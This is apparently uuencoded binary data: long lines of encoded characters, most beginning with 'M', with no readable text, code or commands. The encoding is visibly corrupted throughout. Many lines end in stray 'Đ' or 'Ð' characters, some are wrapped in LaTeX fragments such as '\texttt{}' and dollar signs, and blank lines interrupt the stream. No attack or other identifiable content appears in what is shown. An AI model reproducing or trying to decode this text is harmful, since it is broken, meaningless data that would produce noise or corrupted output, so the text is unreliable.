M1]TZ-EJTIWJ*M+'<HS.M;"47'07>Z=,*2II6)C<'#ZTVKI.&:5\$ZE57W<;)LD MX_>LWHN+K*W8U,53R1G0%#0@F+#I)`>&A8,S7I3M?<?1^ATL`]&GHPZ-<AJ]Đ M8)WQ3CSB51)\$8H%+OQ1/PK@:P*W8*]=Q)%!.<"1%M2(WA=UU4FKUL?+KN94_D $\texttt{MHSF(`#U?\$N5`.GU!L/SC"6[1>\$4EN4"=9-CIPO.]9W(1;4_;J*==@H.Z/=->D)}$ $\texttt{MKW} \] \ V_(+U) > \texttt{JD8@XNBL/0+0S9=S@1]} \ L \\ \texttt{\&FK;JY"K,@K\#MNCEV`NWAF6.-]} \ Q 3 8 \\ \texttt{D} \\ \texttt{W} \ \texttt{W} \$ M%81WKOKDS<\$-X&_?!F=\(.<.A\5HBX:#CWI%&A''@ABCS%N&Y=T/=SP\XQ9_Đ M[[!):R*1L#.WH)'[(.N,[JN\89-`UC"K\$V0=I-_NNC<>,.RU#<FMN:1VJX<.Đ

M83I"9YX]&2H0I)P0;/?P@+MD)QZ40CLZA)BRJ9ARZB4>5R[TL'YD?3'1X*E-Ð MX=M))4&+:U=V[%HK;WNA]*E`D7:EJVXUWH7UD>J^)1\$S@X_B!#A;!_);\!8?Đ M#@RN(12A\W3BPN_%Q\$@)%H^TO^DS\0U5I<E0S\?"U79=[-O!C^UFNYX\8N&GD $MUAUU?67^MZS, YN<JC(Q2;NO6M-\6$Z1@AR%L*4<RW<[FHO[\,M=ATNM'^2Đ]$ $M%[_&V,0DS>CT)36>$; [Q.%]R"R],/E!'J%W>-T)79_'C\SD!Y2.;\$X@<0[Z/ \oplus MG[33@T-&#'8GTP\$KB[R@7JL:G\HXGJ@";RZ.0RV1'3+G3.]Y;W8N*MX+MW(DĐ M>\$ 4GHAXM=DN:^C>A='\AB/E+R87&AUH+DY8UM10RK<XIM0&;D>J-(6G+>60Đ $M14M>7<4E$'2L^{6A+}9?0^{5J5}HN<09=Z@LDDS5J9R0*WDR+7AW77JJ&"$Y&D$ M[XOYYZS@>P32/K2*]O*_T<Y2<]6J73%5Y1]%6*YO<,!VHE&NGJB9/+0`)^#WĐ M(-,M>=\$PE\?RL2WE&L\N&C`U8">&9'[W*>=%O-\C&8N\B_FW'W69VU-TE;2VÐ MLP4(<7)TPM46QIVNF8CV\$P3C7C`8Y'C9%S=VAQ+_R%C\"O:!14=_#2QYC",DĐ M,C]QBZ+86UI\1F)WOPP7_-RS+'W_H/OUX_9*19W[%S;&=5=GL&YM."I5G<]CD M>:USOTO?\UQ'F?*\$#'68Y:LU%E.-!Y4C^E!<!E\$>8T/WA^[AX;YBRYI9R_GND M"E^G`"*08@SW7)<,S3JA>'EV:W6\$<EB01\@U\$]V'<WLH<\$X8K<6PG%/YI\$[ZĐ MH8.F.S:7%\<J5%COM=TOGAM4Z:@W3!Z\1%\-*RK67FH9S6-'72XV6.?",B!]Ð MKZBR[61[;;J54[Y#N/Z'M:\$OUYTWLFYBNU_UVF2E_(WW7!)!NI?J\$BQ>=`AJĐ MI"7F[N8<OJ';Q%7!'YXC'EP7MQ^0%^FZ-M-^\S_[/JO%=Z0G?Z*+9\"U2"-WĐ MD:*\C3-U<K*O*W4_.X>><ALM2LJ7]CR>^M(Y?[0K'^KJH.7DSW7&SWVDZ\Q-Ð M#I;SS`W6)UM*;=#2*TE"BNAS2*"\CIDTSW;3+GN5-2\$L^3\$BW,B4=^8#)A3=Đ M(J0);\$8XN/T1!6%<HQ<96;<FY9A%3L;]<9T&2_\$<S57CL#QI]]J^:U8J=5R^Đ M7T=(WS'3FXT#L_R`(JS[@Y%1IAKNFH+EA#`LLB/<PB0O*',;[`1EC^O;],+UĐ MAPYETUUT], "8G%_Y*G_5T!&+J8MNASP.&DM<"!K6]@GK&C*HZVJSF9S91R\$EÐ $\label{eq:main_main_main} $$ M^-_J/R.17]XG''QC8"?_NT@!.$$ & !D:[(E.30WN$$K`A+YV"HWQW:E:''0\0"D) $$ $$ $$ $$$ M)2,.+:)@8X:4\%5KH>Z8YT7(;3#JR!I8W:+V(_*PA\WX2T-*/N9JU,7YRY)?Đ $M-(9QH-DY?##L8ET74[3>, V(E>O@-?JZ'JVRY/^5K=*//, VF5D[J4[13Q+D])$ MX51=1)[U3+<_&E1[K.AX>:#M&U"?7RWEF#W\(ILM7FR/X@4-RN(F;KT5K^^`D $\verb|M&)T^V\$VC>^483CST=4=7S9041.1Y&Q05GZSH\S`OFM.60,659UK4T_+B889?D|$ M=KS&U58:.-K9?4U>HGD+[(;QQ*F.=U)QCN_*0"^SN;QS[IV;5%/0B]#E4)+_Đ M!X6]W]1_#CH1T&@):4EI&:F?5V-@%'GDY'Y4_X':?/UGQPYF_6>''/3^E]S/Ð M(^''[?_S^L^/Y8_\$8M`XDB3ROU_CS][_V[X=>0]ONYS<=@5Y!1EI4/[RX-^_Ð M];]_HDF)_M2VDAT099MOP#=-E`T:`_2U004#=N\U`G31"'=@-PZ!I7JC"5_/Ð $M;'OQ*`+&&O_L)3MB"`A`G8#`(?&`L+J9)@+MAL>)`'#"/,1G;*YH`@Z-=4$@D$ M73\$X9R9&!JZ?V:16LJ]D_YE"8.P3M+]FX,%V!?;AO#`X%)H@#AAAD"X(-%;2Đ $\label{eq:main_main_substitution} $$M"\&D.\H7^2<J"9V\7DBCI2,^0)1&(2;(K-)<QW]P&0P3<"7AG^L(-\&_W[%,WD]) $$$ MU-, `-\$V,=NL92WX!<4,C<\$2`Y((@@5]H`AJ"Q>\$!)-Z="FZE"PE`X%#@AXK'ĐM,880CE@T`(J.A'!%`P@&&`.7\$YX`0(:'`4XF@K#@3`@OF@IX88@NXN`WR04`Đ MH: `KGDP"W/`HC!,&B2!A\#BB.&,>!L?`!:X&(L:1T!22.'CCYH8F(#\$(+)8*Đ M3<=#5((8T9(@_6@`CP.[L1@W#(F!""*1P8L>`Q,*CQ,B`<YD!*@J))"X3VP"Đ MQ/E2, `30!)(*D0\MZTXFN.-!ZJ%')!+M#K'/9!"+03ABL!@2E0&+(0D1&6R"Đ M]VX8(GOG`2(&L7V-^1.KX#-\$`%7RYZH>@R[(Z`.::"*2@'&'=D#YL[X`3///Ð $\texttt{M9)J`1J"(`!:/1\&!!D3/>_F9,!YA:,`_*A'(BX-V^`64*APB@T\$2,,PZ-@A2`D)}$ M0,:!FP_J`<\$939I'A<#B<<Y,04.;3)XG1!(`F"^<,_"#7QYD-)\$\$ZA*T2V[NĐ M6+0;N#:(U9\$ZCP>)()+`\PKJESL>`W&`9\Z\$D,Y3A,(0T\$@2E@HJ#A;:9&<7Đ $M^{2!2}$ B))[/Y(#40K@!(@B!14''P1%48)^?+!\$/.(+(\$"B0!">FY"#58?2"D MTORLBP`T"45&,I0+B4>AQ2&U_JR\$#)*@H^J&@+@CD0FXKZG\$X`#\$/!H"'M10Đ M-\$J*@,=B0?0@E6X(4+U!_8'@C8SV,5`XHW%H`@@'[OA7Y*,ID"J"%,SC`BEVĐ M)Z")T!`D&2)T7'%.&&<R`8WZN3KV:VR;'@Z))8/*]'./`X-6/@P3-\`['_RXÐ M\/X2%O:`\L23J.Z_A`DB9,R0@#H>CP6M,Z"!Q>Q%N^,))&%//`8%B*(0)(0XD $MN(FD[;(``H4"-8$HHO+]60B4I?`\X*<9HIX_!M;]!EA&_@^!U;\!5@3F@7_!Đ$ M9EL@"!C(\?R*O98"_2##J>&=`"<RCGG0&68'36`8\$\`=021"U@CR>E]9-0":Đ M#YX[(FG>XFJ`+LH1`9D@4/6^/.P\$B0:;#_,"M<_R%/]-'RBMWW?I_KY+'=)SÐ $\texttt{M)]`<.V$`:RR\S]C205-+?9^.R&=(<7<"R($3"(?\&@6Z6V>_'D,XOD,]G9G^)D$ $M?'Y>^QP<:<\\+60E;>7P>WP,&#&YH2`,@".B\07`2P!ZF7D"JP.B$5(/I#IDJÐ)$ $M^{9LX"D5F3?37[?Y<PKB@**6>4_QJ1-4/01^9^1[3M#"DI\)V<L^)#+I!,SWD$ $M[M."C#]3!2\&=G'=L4+2$P9%!Y_3%,VGO-C33`DG[#C&@!P&G(R$_PP@.?H>/D)$ M2,*[?R'BF^B"&2]\/BE0[(!@>COH:OCF@*#!M!0@8=SOG[C[+BD,C@\$7T*LZĐ M80@;\$C1A!!'([YJ[D-T<&9W?145\$DT0^[\'/:U+_D7E?R3YO/T!@9E8@"EH6Đ M0/C+HP@T3871`G]L&IAF09C7#O=Y565`FB(@K4BQP_&*?^U./ED.YD2BA.K\Đ

MF"UXRY"9!B@GDCU(Q?R`RF?(+\-B8BJ?,&"<A+\9`E1!^HD8;S2>,?!I94`*D M^%VGK;2]B(C([^SH_"EB*/K\XG[,"QI+1/\('#I\$7Z#]?N1O(<_)M.Z_]Y^?Đ $MI2'J"; (O.N'1440WB_7>D/EM#]SA), K_N=):"!O[^$^G>64/S!"HI_O,!7D$ MF/5PGF!X"JH<^C>[]!7:+]L"XI>FH\$!BP!/N]&/\H"06,M8\$3+0!;3U#+89_Đ M_;]=6_E?:']:_W/Y[]?XD_?_Y.450JK_;9>%ZG^RTO+_UO_^B?90_>_?^M^_Ð $M];]_ZW^?(_2_4P#\:6V^^N($+NP$:!CJ:1F;.^B"/<Q(]*N>7W!6C-%$J'[XĐ)$ M3Y25X\$02"H.7=%']NM0\$YBP(@ANSULFL-WT=@YOI&3DPV1>!HFH"@9%[,!0/D M.W_<F`K(4\$R,&QD+%0J_I%%,*7X=D/_T#32GNJ-!<G]1_@YH41!0F1=,`@EDĐ M)!CVH1GLNN"QC)R3R2BHH\$0RED1D:"4XD\0D:7[.YZB2&0=_R2)4/G=_R99LĐ $MM\O:,V/*3^G1_UY9"K1]H(D'_KR^]&M8,T)`;\C_BH,T;P_`Q%3/6%-8Y'=IÐ$ M]Y\T.U`3_NZ<WZ.`+I]3YT^:I_*W43#+GE`C_8W)OT4!*B[4B.[_*0Y0/?8RĐ `(_RF*_Z;-HQ">WT81R:]R?##Q^RLDS:-`\$-T`3SQH_D##*,SKAO<\$!*3%Ð M^7Z"S'9>0!G@W4G@!82)[B(B*M^=30!7^[H,1W07!P2_/BK@XR<:57XJZZ`UĐ M\$Y[GE03`O[L3X(B8V/>T?1[%?Z/47S'RJ;XC@/RFK/-W4,RW3TQ(?C*J)'M`Đ M,01(P*H^4+F0J!^8+B?1BN]B$/:'</Q6A-^@\/MK;/]$10Y3%$]*9<S#D$ MIOP(H!B;2?@^\;]!X<>LM7]QVK^LOO'C_)]Q^S->__F3_%]69@?C_:_Y_%\.Đ M>O]+7EIZQ[_Y_S_1_LW__Q_(_[\D""BL\$Q+W;8+PO:0!ZL-B''_3Z0;Z*CSRĐ M-YUD'`8\$_NUTC#.X\8S.GQ<!_J#R`)BAD9]>/_@93>J'O]-_"@_UM?=J:3G,Ð M!XF?W.D/334SB/I+`=2G6&'>-?V%4.4/8Y/OAB9?PK*_&(M(20%.\^X&%#28Đ $M(8H\#O-H:7QS.[XC]F;^S,V0.^26\TS\C>N;?_*\5C)^\W*@.&!R&Y.""Q[LRD]$ M]![=/=-=755]30?T[%9WU<P4VY>ZJF=FM3-;RJ[*[JZ=JLI29E8?VATA3@\$6Đ MQN8&@OT8, *?!@/DVI\`RA[GTN3%8?!O\$97\P'W,9C/Y[+R(S(^^H[I[>6:ERĐ MMZ:K,EZ\B'CQXL6+B!?O*0P6>DY\$,.?'?F'H`JPT;224D\Z=JK2[A.LK!B98Đ M.HCY#\$W,B"D71A29_"P[3L'>O/X\OE*A+4)5Y6H*><1J]E)+R.I4,;J&]KA<Đ MSB\MK2Y62RN55:H9,J<U[!\K5;\$%T#T^\@MC!')C]U\$:(0SJ5AS2AP-R52-PÐ M^DOW\$I10&+A-6B*;>I8!B.;TS`'J4A@WB;QU9RW23S)12@V3&B2#VLU'&>@Đ $\texttt{M=\$^'!QJ\$XA/+CEA?.VB=KN<M<G[/>2'Q/>\&+\$K\$"HT2LU4B<WM)\$/N1V*MXMD}$ $M(*7:UNO`SLY64+?-K1'11!#J9I_$]/3G[D00+)6,,)2++U3C4\-0'AK!FJ'Ð$ $MMH \setminus [40<4]H+:8:>U#IHPC4-+5S:6EB)::)(YI&Q#PS()=?"\MRT#L+3B2GYAD)$ MW\.OO'E^48,6`2+\\(C",PP[[(__\I>C5Z`::"(A5FU8()\#AP0#0*?%<R[+D MVQ1P:V83@99WV%B]7=..DPBUKA%2F;T=W"L>@L2@&41CBQ)X@^=YR>+0Y&?MD $M6 << 6^{Q}6$&7D + (-O[XF+5B&O9LY9TM9V8+75U$'];&G/9*=PJ]7;<F".>< K@D$ MO":[X):Z7VUIK6K75+>U4`BH3#0\$HFXPLX-H`%KQ5O4VI+'6-LBJ&=0U1N&(Đ M/B)^\'0`&ZV"\0K16'G\<26<U\$)_.`-=I*VWN\Y[&N+K+008\I)BE.&B>42YĐ MXJ63+S=A\)\$I.^?">!A`+&+>+2,4G*849\$`AU2,#:'H(F-MD1<;RLK)#3:11Đ $\label{eq:mpsi} $$M\#\% \] C<@1W/^]MO-V'5JL3PMM"PYU1+Q00`AGLF-B>B^P]J(]\[R7U8+!B@9YTD] $$$ MRO-P'C[4BY`\[\$,8UY/X^'H3GWM2LD3([,@09_X('9(CXAO^\$C9[CP2)*C&3Đ MC\1-XL&QGS@#]33UA,PUB\92A\$'F)+\$Z(1E%#<-)=JL-(\%%Q\,6\(T&YZ/\)D M)^T<">;2PQ6#40,@A/\$0,LU7N1S+\V%"W:6I#Z.'=FZEO,,2!8NO*E>\T\^PĐ M4`?_O.3):+,LV[\$%PNC;6_;T1FP,+ZIFM]52C0/_TM7<T?>JB(TP#2\$#[KL\D M-W9!F*S>8W^?<]MDOO*J:N])LRVX7=SDQ0/DU97SM]L#-B^ZQH]Q6:Y>97G8Đ MBCRI<VTLW.[/OM_"2-9HL]LL#;V=5M::FHKW8O#6T+;::"MXFFVD\$^NWV#4,Đ M-%80,<\JCS6[RN:!I9FT\$>+E(B+TO=B]!)?:3"GQ*8/;F@7OAX8=_C9Y;;AVD M,Z(,L"UT^/U8%RK0L?N7@&D';JA<N@828L37VRY8TL*UAT6KR_/)2\<>%XXVĐ MTJBEF]22#4&@M_<;UI`P+(;G0KKIPKFSWB8J0QZI+VY!^*4U>\MVQ2)\$M;UIĐ M-NP17<Z`0\6#"T@T39W(3D[-9&8F@CK(&-T5:!\HN(6LS%ZA0QNOQ&-XT)B9D $\texttt{M}; 9 \\, ^\texttt{T@} \\/ . \texttt{R}; \\ \texttt{K} \\ \texttt{4} \\ \texttt{D} \\ \texttt{L} \\ \texttt{5} \\ \texttt{7} \\ \texttt{Q} \\ \texttt{4} \\ \texttt{S} \\ \texttt{1} \\ \texttt{1} \\ \texttt{2} \\ \texttt{6} \\ \texttt{D} \\ \texttt{"NY!} \\ \texttt{9} \\ \texttt{1} \\ \texttt{2} \\ \texttt{3} \\ \texttt{4} \\ \texttt{4} \\ \texttt{5} \\ \texttt{1} \\ \texttt{2} \\ \texttt{4} \\ \texttt{6} \\ \texttt{5} \\ \texttt{6} \\ \texttt{0} \\ \texttt{"NY!} \\ \texttt{9} \\ \texttt{6} \\ \texttt{6} \\ \texttt{6} \\ \texttt{7} \\ \texttt{6} \\ \texttt{6}$ M+E3(4(,=),XJ`RY5F3;.]DRY0M>`UH3L5"K/!_\$RA(JPM6D?\$3;N(.Z+%^?PĐ M\$#"03Q`BOKH'E1E2+7SCG0';&SR^Q\$C5PNT%?^.N9)_P-R`(-)J[,Y0I":T,D MTBP@M6EQ3^0(/Z]\$C#R/6.`7#X*Z5X^C,'HK[:AC\4C<[D7P<<?QS_N%A;O:Đ M#6Y^#`>FDD_002,,G)[&#XT>=Q84AT[<:'\$V9\$,'@<OLQSSU',_,\$]R_2&`RĐ $\texttt{M+$G8\&`N!B.9?PL\5;5]} \\ \texttt{MG@\RA*N1;^D=K2UH;GL\#_C5L\G;[(?TEZ\])+VK\D} \\ \texttt{M+$G8\&\N!B.9?PL\5;5]} \\ \texttt{MG@\RA*N1;^D=K2UH;GL\#_C5L\G;[(?TEZ\])+VK\D} \\ \texttt{M+$G8\&\N!B.9?PL\S;5]} \\ \texttt{M+$G8\&\N!B.9} \\ \texttt$ MV&.6(X62ZWH7K:3)''J(C?QASRTYP3(G2)J(,>:OS]96LVONV*6&<[6[V`ZLD M4AS&#"&(=R]+BKPQ9/62,T#&B&TW3.)3D:5;:E-8%\;MA08[@Z\G8%5R%PBJD M6ISX"HV20;M'AC9AT6*;3.'E^MV&WC5'+1W^[SCOA>_#0X_QE<DP]6.TJ++WD M"T?8-WM?@GZ(&Q7.B\!+=GSDEL`(<C%\PRYA*R9(H-OM"N'C%((5VUJIH\$#SD $\label{eq:maow++uc} $$ MAOW++UC]B,R)6[;\#K\#)V[8+8E]7]1JO;\B\8P\MP2_$NUFWL`9:G9KW8]C<OD$ $$ AND $$ A$ $M]A-C_]51#1,6W^:1;X`EW/_*97+CMOW7=#9+]E^3X_W[7R?R/')^;+/1'@,)D$ MMD.'-\=K#P8(X^S!'I\$V"'LDU"+LD2.8A#URG#9AC]P'HS"8%9]1'GU\$&6U:Đ

M2E:Y<^ZLM:.U^298;4=71C5E\'9[@VUU#3Z:&50NXYT0W&ZZ<KL]R"%A_E0RĐ MY\YN->A>@)MO#08WWI\`:':59/#1["`M7X0YSR0\Y\Y6EM=P"W/^G:V[EM;JD M*\$PTU-.WZ'DG@FP;6L>>!1[-*B\H]&)45P;MB>^99Y^9-3MJ39N]<^?"H`CAĐ M21MFB:9N6/"GVVZ\2QFMP3<V<9,GG[VLLI>;4^JZ0XA'][*#MRVH.:LVFY8'D $M']W+\#;(I!@CT3BJ.UP:3?-5\)C-ZZ<X%-IE@!3J:T03:MY$R^SA?/EJ=(TNGD)$ MY]FNH_+H/JRZ!M\)Y?(\5ZXHCW)*8>7:VIQ`!(;^&8\$\$/)>=Q6[SZ+;=[(@VĐ M\W8,8IM%?*Q-O@H8+>>5CP&N-MH-\$P2 TN&<@`Q` ?UBBZ3^<X)/]/R #&.9Đ M!`J].TH92?/_],2T._\C7'9ZO&___?3+/XN*\:K1&FXUV=W]TNU8[NU1:><K_Ð MZNI2_EIY?O0F"\$1S1S5`:,#WD5%3I^5<L[')#CI,/9U-9P##`@`WZ\VSBSQCĐ $\label{eq:mj} \texttt{MJ];ISN^;L"[1E-\&MMC[J^"0SE='5G\#+:PHNOHUM-'998HYU&! \ \ '62HN0L-71D'] }$ MYG,H%\$=OPJKF['\$K*''ZB;1Z\$JJ='\$\$Y.4[=Y-A5D[-GJ;-G%=:Y%^='2TI:Đ M&2ULK%U;SQ>*52!5M5S)+S[%]U)M\-6%SR@N5LKSXG5776&_G"]5"]WJN#_%Đ M-)C=X3LW^-:9L4Y:9^BKZ)BG??*L1OA9_6SOA>SRG&7?.;1(1R1PPK\)8(/Ð MHS[QZ)/PFS>6DF#(#?-:IO59GKN&N1<7AU&!@B^>[#8\$,MQ9L3JS8N7B,'C`Đ M1#2\D;/>1DN@L@\$%9"X:"03>K\$3068&ZR0@8E("#]Z.W6Y/QV'"\$R>[26;MSD MX_([(!Z^/GL&]+C1+;'/_9Q(1:77KJ^N/,V[7Q\$P1.MTT?/_>C%?6"ZFK7WKĐ MJ'-,POR?F<I.LOE_:FHJ,\G\OXQ/]^?_DWC8_(:^.9BOLQV<Y50^RXTH-5A\D M6,Q)W8[6["A+J!30,A&!Z]JNUM0[Z.L007IHID5>3M.XU"A9Z.+"='R<^FZ&Đ MT`J-NR11;)<DS,V'J:/3MWJ]P12\$9N.NIIC=#KH;PV)*-Y>7;RF--K-@1A`JĐ MKV)[887RMAH&5*73W6SBN0M4#Z!&T-/IGD8;XNA?A(Q9>\$XHKFOMZ`9YE9T]D M=[:W:10@CV6R?E%67M'CWSPP8;%_`OZ?<M.YC*O_D___J=Q\$KC_^3^+IW_]\D M`.Y_]OT_]?T_G;#_IS'F7.<V[O"<L[WXF\$OP(`0Y<&*SZ=Z.CLYWV&1PW*5PĐ MG3Z5GRY7BLNBTR?WC7O5R3D^1&LDS(?*7\$BRN8/*`O/W\$Y:.^[<*O_KKOTWEĐ M*4!1RO3;5Y"W&`'(4YRW,`\$J4*C6[K9<:P]T2<K-5]##)5['XMXSY[Q>(8[!Đ M)T3T_&^OJ8X^QR3\$?YD<GW3W_W)37/_OQW\YD:<___?G__[_XDW_T?Y?]RPÐ M>#VYCW:3:+O=[&K.JE]P^-[='(6>Z,+,<3]4`]MMP&IA8ZE87<DO%Y6!C96;D $\texttt{M4(?[\$Y:\#NX`DJARO^SJ_\&TB^M+[B\setminus[<>L84^+.\$-1C6V`R\setminus-\$\$MASB;)7XK_D}$ $\texttt{M}) \, 6 \, \texttt{Y}^* \\ \texttt{WJ} = \texttt{X}) \, \\ \\ \texttt{MJN} \, [\, \& \$ \\ \texttt{NT.} + : \, .\, 0 \, * \\ \texttt{S} \, ! \, P \, ? \, J \, ! \, N \, ? \, ! \, \$ \\ \texttt{O} \, "\, Z - @ \\ \texttt{BUR} \, \$ \, 0 \, ! \, Y = \$ \, I \, > ^ / \, 7 \, \\ \\ \texttt{G} \, [\, 5 = O \, [\, D \,] \,] \, \\ \\ \texttt{D} \, [\, 5 = O \, [\, D \,] \,] \, \\ \\ \texttt{MJ} \, [\, 5 = O \, [\, D \,]$ MX"KR?E5UB;S?VL\$_7AIUOM;4-^]OI:/B1>#B<HWL.94]0^UT-\$-0&QHF"Y-EĐ M=C'&!TZK:A,]EL(LO`NS8M?J="W3F5;9;Z6FMC&^EJDUM9JEU0G;YH%'\$T`OĐ M1#2/\B*=6<SV"TOFS*`2L9KQX`.TU+M@Q]1*I]/"-16U2I=90;J:CAT[0#3)D M+Q.]'N'1N!3;T'27F[':"!%(X?:F'B^\BAL'`0V*>?BNIJ-&&-HVE*T9IK_VĐ $\texttt{M;KYU\#H(SUA\#\backslash *\&!<F0N0\$5\backslash,BWYO9Q2+6T\&S5W4]8/[,LSUCW4GK`+M>O\$:]} \\ \textbf{D} \\ \textbf$ MD5^JEE;@WU)!-"&FP!SX[9Y@5#V\$WBNSX\+-2KN5S/\$2CW=&H6^H][%_'5TBD M+]0VN5]*0NPD1&&A"@>>"T;'*E`H%L)"_0+5P9`_+"`=G68X[!F!V_70ZGDZĐ MM1MJ\$^/UL*8OHF\$Z=`&.)6P^L*9`U]Y0FQU"/<Q0E]>247,&BF9+ZJC1*P;CD $\verb|M3O<*R] @ 6*+ \verb|H!N.*CMM_^+/F=@>O/<=2 \verb|VT3[], TYSTM&3:+QO,()[RE&L[H=D] | TYSTM&2:+QO,()[RE&L[H=D] | TYSTM&2:+QO,()[RE&L[H=D$ MPHL-`G462.; #RVOW3'; \3AHCFG`Z^, MQ@<01<G5]=;FZN+I2KD3`3S*DO-^BD M@2*1.C0FP54?1\>B?%S-0F0F^16#\MJ\<#0\$81.[4T6:^&2/':J177_27+I#D M@JE9=B?"+ZQL&L?OB)(9<:+M!).''1-[)@9P(%\$?^'@?N]P)*\$5'?][X5L*TĐ $MP1+8MNONMHC)^p#*$<ZR,#6Q_3-`X`9_\@6MPL")=@0L6PC9L6K(-S*B7M>LD$ M/%0G*(NX%'(]B(M7]*'-.'?LL1+@*QUZNMR:Y@/S`@M7Q6"@G;0L16EA:+O,Đ $M!3_{Q5}+84HO->`<45([+4P<1[S1.06?,V$-DB*X&PX,'!:\R==E-XV&VR=LD)$ M1&.UQ`B@U"][(&0QZI?A!\:QUM)@6)+0!R*ST;W;,*RNVF1AO6P\FA.GR_9FĐ MOX?%4^KM#H948^U1GFFTQT`EN,.()BQ&,34MPN]AGR\$\A[4+\$&4:%>(AI),=Đ $\verb|M$9,?X[KH6T/XB(&5W`=)()7142;X;VB\R]J\Q:S"UU5SARH]] + A7\#,27DUP3D | A7\#,27DUP3D |$ M*'+TRFX\S'*U9*X:C>U&^P:*LR'*H[NR!]D8`UDIJMM]-`K#F=B(!F6;3*8SÐ ME3A\S7"4;\$G\$<SHAZ>SK8#"DD2LLK>V.(="#@',I?TCGCQ!&%G0#T.VP*MHAD M9DF+L\$/&\$@HF\$FV;<;.#OC<QHNZ.AASG*E_(ELP1!PRTMFZE%5Y[PN*T`,%"D M*H]4P"3N[\$-1>8@0FL%'"(5/<W3JS>K+KHFADIH.'=P2`QMY1PD9V#S4;]@HD M)HG!1C&[D8PR7X65O2!&.06QA?A*)[XZ%Q;>#Q\F0NRV>:;MY>+RZOK3%)_7D $\verb|M1XMHD6&WH48Q$| +> \verb|YV3_6!4GE\A-JM$3 | M*=F3+9P^Q=J| $.$X4$XLG!Y@Z/CD| $.$X4$XLG!Y&Z/CD| $.$X4$XLG!Y&Z/CD| $.$X4$XLG!Y&Z/CD| $.$X4$XLG!Y&Z/CD| $.$X4XL MZ.+FL-+&+V:<D>*&[NZE@&SA587E9A%#-IL\$Y!U'E\E;F\$82.0S3*'!8\^-D MC:TA5VYAXP-BBU4;7>R2_%\$>YR6'!A%\$<8..DAB(\D08(RBS,8NIT,""O'TKĐ $MNB6V@4R8B"VX(N'\&V+9;A^YQ*\&BB./5C-\$)/F^):$E+_P]86F7=+;31M:657D$ $M/*3.(?4)"\\H.!C$$J,V3!4G.F\\DWC^>]_MO[(3TY.3SOGO>(:?__;MD)]$ MOT[DZ9__]L]_/][/?QNU!^'\]R5Q_%MJTSY\4Z'MN"VUIH\$V9>VAXFD;<I_8Đ</pre> $M\2^W\#\&$, GOJ) EF/OFOH<#?*#/@D-"![XDCVYQD8[#L<7=?;2[K4U8@.I;'BM_ \pm 0] MME\$(7-G12,]40:<[7-+1BM=>)X.\$;[-K!"0`,#!]1V.+*D;-:0'6]?Q&N5(LĐ

M.(M3MENX!1*&MJ9QX8%#,Z).-%BI4I"?K6Q5!1?UW*K2V>6TA[,[>GA8>Q:.Đ MD"+6-TQ[RP^7UW3LC.M_O4,T1W%1TPVCV\&";.',=6G2JWEF-RPB?N,I``VKÐ $M2^{0.11A}, U > 7 + 5B9E"OKU < 75C96*, I[)B/U"?F?Y5BNMI > P - "%KU\."@M"^\D$ MVQ=FZ!ZAN6.0:U6\/]^RUVLH\$+4M\$.4-K5T[\%=N&0U`\^7KU7+I'45;DQC/Đ $MOD1/^T.M/86#0$82]\3&OX]"#[JYR]C>S3R+-1(3-D0V#((01QE$+@R"#AQLD))$ M'!,^B/QZJ7)]N5@!38!!S&1H20:+^!MJDVW#S;G;QT10VLPUF`HE^GH%70"'D M@[O7)O(*;JZ:WOVT77:4`5K!G@:C& [27,ZV.FAFQOM)9O!`,2(4J,W;C`LAĐ $MK[-;X%3(Z8>0L[)=81N"(6*[1>Z)A%AO=Z/?<_SMC*`=?4_8PO#5@W;;FKI:D)$ MU^K^?7Z1\+QB^IS=)<XI&.N-LG,L>IC1ZV2VZPYU4IDPL'?#4:"A2U9!5#*,Đ MA,:+-;Y?EIE,(RT.9&%\1SSCD1%W//V2]V_X[S[3OH,',/`V\$;,:A[GD'"<%D $MME>A*Z@84GWQ"Y[HU&K=3D/H0*4(JVYELV$)M5*02R:2>IG&K>*,MX;4$\\,Ð$ $M>87D165Z6!E39GJN; X/O"ON8%5V=[9FL)=")9($!F05FE^F]N^{[EFK<99S!D}$ M]X9=3.6.5B-]':=ABX^!M@8,P,P`H%*XLPRCU]Y(\PX@!Q'9=OAVT24(Q;'&Đ MTOH&S3+; ``P=-"1BA(%[5],Z?`316^)QHF:IH^ZQ`)&OD=FDTW^M[BC4]H&HD M, %?;=CJ2PLM+)-,Y;V,5\$,4\$;;(Z1\U37N;@X\T1T][<G"I*2Z".G7,M_-A>Đ ML!ZUL40:6T3ALTTE0LYWTSZLMC-9^S"3]::]ESUW7[2%^V:YYJ@^OI.MW6%EÐ M: `C_Q3BJTUL82)6.#V;9'NFPF)/ERP'W8@9X*.,3R@#I\$11SCNL4`\-Q1ER.Đ MCF@;'F2'5']0*&&GF1L^J6\$Y<T/JR.9P4DX`"<D[C@DCM>&DO``2DGN")8W4Đ MAY-RC]3#\D_:B2/:<%+^\$2T,PY2;/+(UG(0!0\$)P3(L`(]0#23A&ML.PS'A!Đ $M1G:&D[``".ZXTQ9]*#M$]G5,1\;V4D(7)-)7@GA2E/$9ZQW;P\2';9*IK!FZD$ MI:.<OP^RQ(WMS82A8>6-%N?A"%L69B04S%A!WQS)&7LU4?1EXC9_PD"/-_^+D $MMV2(L?!+R)A@U)>0.\$ { [W"Y/49<409*""ACI.1'XC<]B")[#U0_A.5)C.E)D M2(7%@^M(/KG/%8X^OG896U\$\$0YEKBW;6V&\$D?<01`/)-T>BSS]#3SZ3SO^HQĐ M^\$LXU3"<FY\MYMSI!"]Z5ON7/?7H*YPOT?.^E^3A3?^J9O^J)C[.B;5C?\$IWD M'H1389KI:!-U**;0&CMV%0'8!%KOT%<>.^;B.\,"#,Q=B-_\$`AI6.\$J8]0C3Đ MKF; `9*BY\$[%"IL\HNMF>,+KH8S,<!?@Y<"_<<*2\$)J*RBG-HQ3?L-[6:BG,6D MM1M*PI,+UWY<) `3Y)E>ZY/"/[?H+B=Q2%^916,-H9(SNG(6P\VXZIW#J;K+KĐ $MHJ^7+*^709TIKZ <= ?879 > I - ! > (/683B[BX7MZ4; = M; W > ! > Z@S5/@$8, = (V)GD$ M8,OY^9VG.[U7A_CQQ;D0NW"5V]4G]KU="6:U[=!7M^(99X0?"_"(409ZN&'BĐ M(G0-L@RQ12QE\5W_M!^]@VR'X2P)BK:3,UF-EF+#Z,,^9X?IM='34V9_O-DRĐ $\texttt{M69[-NQ<M1*D:$L"W:AD.?AX/CS7N_B_,\$CG,]A?_V.;-Y\L4)(HUY<J\,B/\D)}$ MO#RO9+.AP1@KY<J(4BF^?4197&87`1>75^@8QM#>U6V`VE5VC[@\]R;C:Q35D 